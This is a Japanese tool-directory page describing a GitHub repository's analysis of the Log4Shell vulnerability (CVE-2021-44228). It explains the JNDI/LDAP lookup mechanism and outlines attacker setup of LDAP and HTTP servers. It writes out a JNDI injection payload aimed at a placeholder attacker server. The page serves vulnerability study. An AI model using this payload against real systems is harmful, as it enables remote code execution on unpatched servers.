
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/asd58584388/cve-2021-44228
脆弱性分析エクスプロイトウェブアプリケーション悪用学習と教育リモートアクセスツールペイロード開発
GitHubasd58584388/cve-2021-44228

CVE-2021-44228

CVE-2021-44228 脆弱性研究

リポジトリを見る
152年前未レビュー
共有

CVE-2021-44228 分析

どのように動作するか?

以下は、log4shell脆弱性を悪用したリモートインジェクションの詳細なプロセスです。 まず、知っておくべき3つの部分があります。

  1. Log4j2は、メッセージルックアップ置換と呼ばれる機能を使用してデータのログ記録を可能にします。これにより、ログメッセージにはさまざまなソースから動的に取得されたデータを含めることができます。(JNDIルックアップをサポート)

  2. JNDIルックアップ: Java Naming and Directory Interface (JNDI) APIを介してデータを取得可能にします。このAPIはさまざまなディレクトリサービスと対話できます。

  3. LDAP (Lightweight Directory Access Protocol): 主にネットワーク上のディレクトリ情報サービスへのアクセスと管理に使用されます。


以下はRemote Code Executionの簡単な例です:

  1. ハッカーはLDAPサーバー(LDAPプロトコルでアクセスされ、Java悪意コードの参照を保持)とHTTPサーバー(悪意コードを保存する場所)の両方をセットアップします

    1. コンパイルされた悪意コードを含むディレクトリにHTTPサーバーをセットアップします:


    2. 参照を保存するLDAPサーバーをセットアップします:

      ldap

  2. ハッカーは悪意のある入力(${jndi:ldap://LDAPSERVER IP:PORT/code})をlog4j2がインストールされたソフトウェアシステムに送信します

  3. Log4j2はルックアップ機能を使用してLDAPサーバーにリクエストを送信します

  4. LDAPサーバーはLDAPサーバーに保存されたJavaコード参照を介してHTTPサーバーにリクエストをリダイレクトします

  5. HTTPサーバーは悪意コードをソフトウェアシステムに送り返し、ソフトウェアシステムはその悪意コードを実行します。


悪意コード:

悪意コードの実行に成功:

重要:

  1. LDAPサーバーだけがリモートコード実行に使用できるわけではありません。log4j2がメッセージルックアップ置換を正常に行い、悪意コードを実行できる限り、他の方法(RMIなど)も使用できます。

  2. Javaのバージョンが異なるとエクスプロイトプロセスが異なる場合があります(ここではjava 1.8u112を使用しています)。

  3. 悪意コードにはソフトウェア(log4j2を使用するサーバー)と同じJavaバージョンを使用するか、少なくともソフトウェアのJavaバージョンよりも高くないことを推奨します。


  4. Log4j2のルックアップコード:

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →